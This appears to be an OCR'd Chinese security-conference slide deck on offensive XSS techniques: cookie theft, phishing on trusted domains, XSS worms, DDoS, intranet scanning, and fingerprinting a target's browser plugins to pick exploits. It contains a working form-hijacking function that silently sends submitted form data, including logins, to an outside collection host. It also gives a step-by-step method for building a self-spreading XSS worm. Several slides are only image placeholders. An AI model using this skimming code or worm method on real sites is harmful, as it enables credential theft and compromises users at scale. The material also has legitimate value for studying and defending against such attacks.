APTSEC Team

《小松鼠的黑魔法》

XSS
利用

BY
0x_Jin

议题简介


目前XSS漏洞普遍存在，但是所玩出的花样 招式并不多，希望这这个议题能够起到抛砖引玉的作用吸引更多的人分享有意思的玩法。

议题介绍一些XSS的基本应用以及进阶玩法，比如XSS探测环境，钓鱼，攻击内网这些非常有趣的玩法。让大家不再仅仅局限于拿一个Cookie进后台。因为一旦Cookie存在HttpOnly属性或者后台做了访问控制等，就没的玩了，难道就这样放弃么？No，男人就不应该放弃。

议题前半部分更多是介绍玩法以及玩法的原理，后半部分便是结合实际的例子来给大家演示下这些玩法到底是如何去玩的有多有趣。


1.XSS的多种利用方式

目录


案例：百度浏览器远程命令执行
百度，搜狗等浏览器等命令执行
突破浏览器的域限制
用户信息
私密信息：日志，相片，邮件
XSS蠕虫攻击
案例：万达电影主站XSS蠕虫
一个受害者触发XSS后，通过多种方式去攻击其他人。比如给好友群发消息等。让受害者变成了攻击者。
XSS
后台地址，管理员帐号信息，甚至通过AJAX 注入后台，GetShell等。
管理信息
DDoS攻击
案例：SOHU视频XSS漏洞导致其用户成为DDOS肉鸡
攻击内网
通过受害者作为跳板，去扫描，攻击受害者内网中其他机器，或者Web服务器。
案例：我是如何通过一个XSS探测 扫描SOHU内网且蠕动前台的

XSS的多种利用方式

1.1 XSS获取触发页面以及Cookie等敏感信息



如果Cookie的关键字段没有使用HttpOnly，后台访问限制等防护手段。

那么攻击者便可以利用Cookie进入到网站后台，进一步在后台发现SQL注入文件上传等漏洞拿下WebShell。

什么是关键字段？PHP的SESSION等用于验证身份的Cookie字段。

1.2 利用JavaScript协议来做些有意思的事情

1.2 图1：


```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>JS Bin</title>
</head>
<body>
<iframe src="javascript:'<h1>xss</h1>'"></iframe>

<iframe src="javascript:'<h1>xqq</h1>';void 0;"></iframe>
</body>
</html>
```

XSS

为什么第一个iframe元素里会输出XSS？而第二个iframe元素则不会？

1.2 利用JavaScript协议来做些有意思的事情

1.2 图2：




返回了我们的输入值，一个HTML标签

我们的输出值加上void 0 会返回undefined

第一个iframe里能显示h1标签因为有返回值且不为undefined

1.2 利用JavaScript协议来做些有意思的事情

问：那我们可以利用这个做些什么？




利用可信任域的XSS来进行钓鱼攻击

XSS的多种利用方式

1.2 利用JavaScript协议来做些有意思的事情


问：这是如何实现的？



XSS的多种利用方式

1.3 XSS蠕虫


大概流程图



XSS的多种利用方式

1.3 XSS蠕虫


如何去实现？



如果你用有一枚XSS后，这些将不再是你蠕虫的障碍。

1.3 XSS蠕虫

如何去实现？



1.3 XSS蠕虫

这样的蠕虫跟CSRF有什么区别？

如果你遇到一个点无需Token等验证信息即可发表动态的话那么便可以使用CSRF来蠕虫

案例：时光网前端礼包大放送 XSS+CSRF 各种刷转发 回复 加关注

1.3 XSS蠕虫

该如何去蠕虫？

步骤1：先把你要做的事情给全部抓包走一次。

步骤2：分析抓到的http包，哪些是输出的值，哪些是需要去获取的值

步骤3：去获得需要值，比如token存放于某个页面中。然后编写正则

步骤4：所有值获取到后，采用ajax的方式发送数据包。

光听听不明白？没关系 后面还有一些实例来给你理解。

1.4 劫持表单

1. 它适用于哪些环境？

1：可被植入XSS代码的页面存在表单

2：拥有网站的控制权限却解不开用户密码

2. 该如何去劫持表单？

目前在长短短的xss库中已拥有这个功能。
使用方法：xss.xform(表单对象,接受地址)

3. 表单劫持的原理：

```
x.xform=function(form,action){
    form.old_action=form.action,form.old_target=form.target,form.action=action;
    var iframe = x.dom('<iframe name=_'+x.rdm()+'_>');
    form.target=iframe.name;
    setTimeout(function(){
        x.bind(iframe,'load',function(){
            form.action=form.old_action,form.target=form.old_target,form.onsubmit=null,form.submit();
        });
    },30);
};
return x;
}();
xss.xform(document.getElementById('form1'),"http://xss1.com/xss.php");
```

1.先获得要劫持表单的action，target（为了不影响功能）
2.将当前表单的提交地址替换为我们的地址
3.当表单提交时先提交给我们，然后才提交给原本的地址
好处：在劫持到数据的同时，又不影响功能，可以正常登陆

Sogili XSS库：http://pujun.li/xss.js

1.5 探测目标环境

有时候为了不盲目攻击一个目标我们需要去获得更多信息。比如：Flash版本 Java版本 操作系统 浏览器等等信息

1.为什么要这样去做？

我们给目标发送恶意邮件时，发送的木马是Windows的而对方却是Linux的系统

我们得知了目标所使用的浏览器是存在漏洞的浏览器那么我们便可以再做一些事情

发送IE11及以下版本挂了马的链接

得知了目标的Flash，Java或者其他软件的版本后，便可以用相应的漏洞来攻击目标

如Flash出过几次溢出，便可以利用

还可以做什么？你能想到什么就能做什么。

1.5 探测目标环境

我们该如何去探测到目标的环境?

Navigator对象

Navigator对象中包含了有关浏览器的信息，任何浏览器都支持这个对象

Navigator探测Flash版本以及JAVA版本：

```
> var a = navigator.plugins["Shockwave Flash"];
< undefined
> a.description
< "Shockwave Flash 15.0 r0"
>
```

IE6奇葩浏览器甚至可以用探测路径是否存在的方式来验证安装了哪些软件


API列表 : https://developer.mozilla.org/en-US/docs/Web/API/Navigator

1.5 探测目标环境

我们该如何去探测到目标的环境?

虽然Navigator对象任何浏览器都支持，犹豫不是标准所以有的浏览器可能获取不到某些信息


获得flash版本 ：http://jsbin.com/rukirayuca
获得java版本 ：http://jsbin.com/cabirudale
获得插件列表 ：http://jsbin.com/vejujatuxa
获得插件列表2：http://jsbin.com/pebirixedo



从UserAgent中又可以看出操作系统以及浏览器版本

1.6 XSS的内网应用


1.获得内网IP：
获得IP，猜测下内网的范围，为以后扫描内网的其他机器做准备。



1.6 XSS的内网应用

如何做到浏览器获得内网IP的？

Javascript : window.webkitRTCPeerConnection



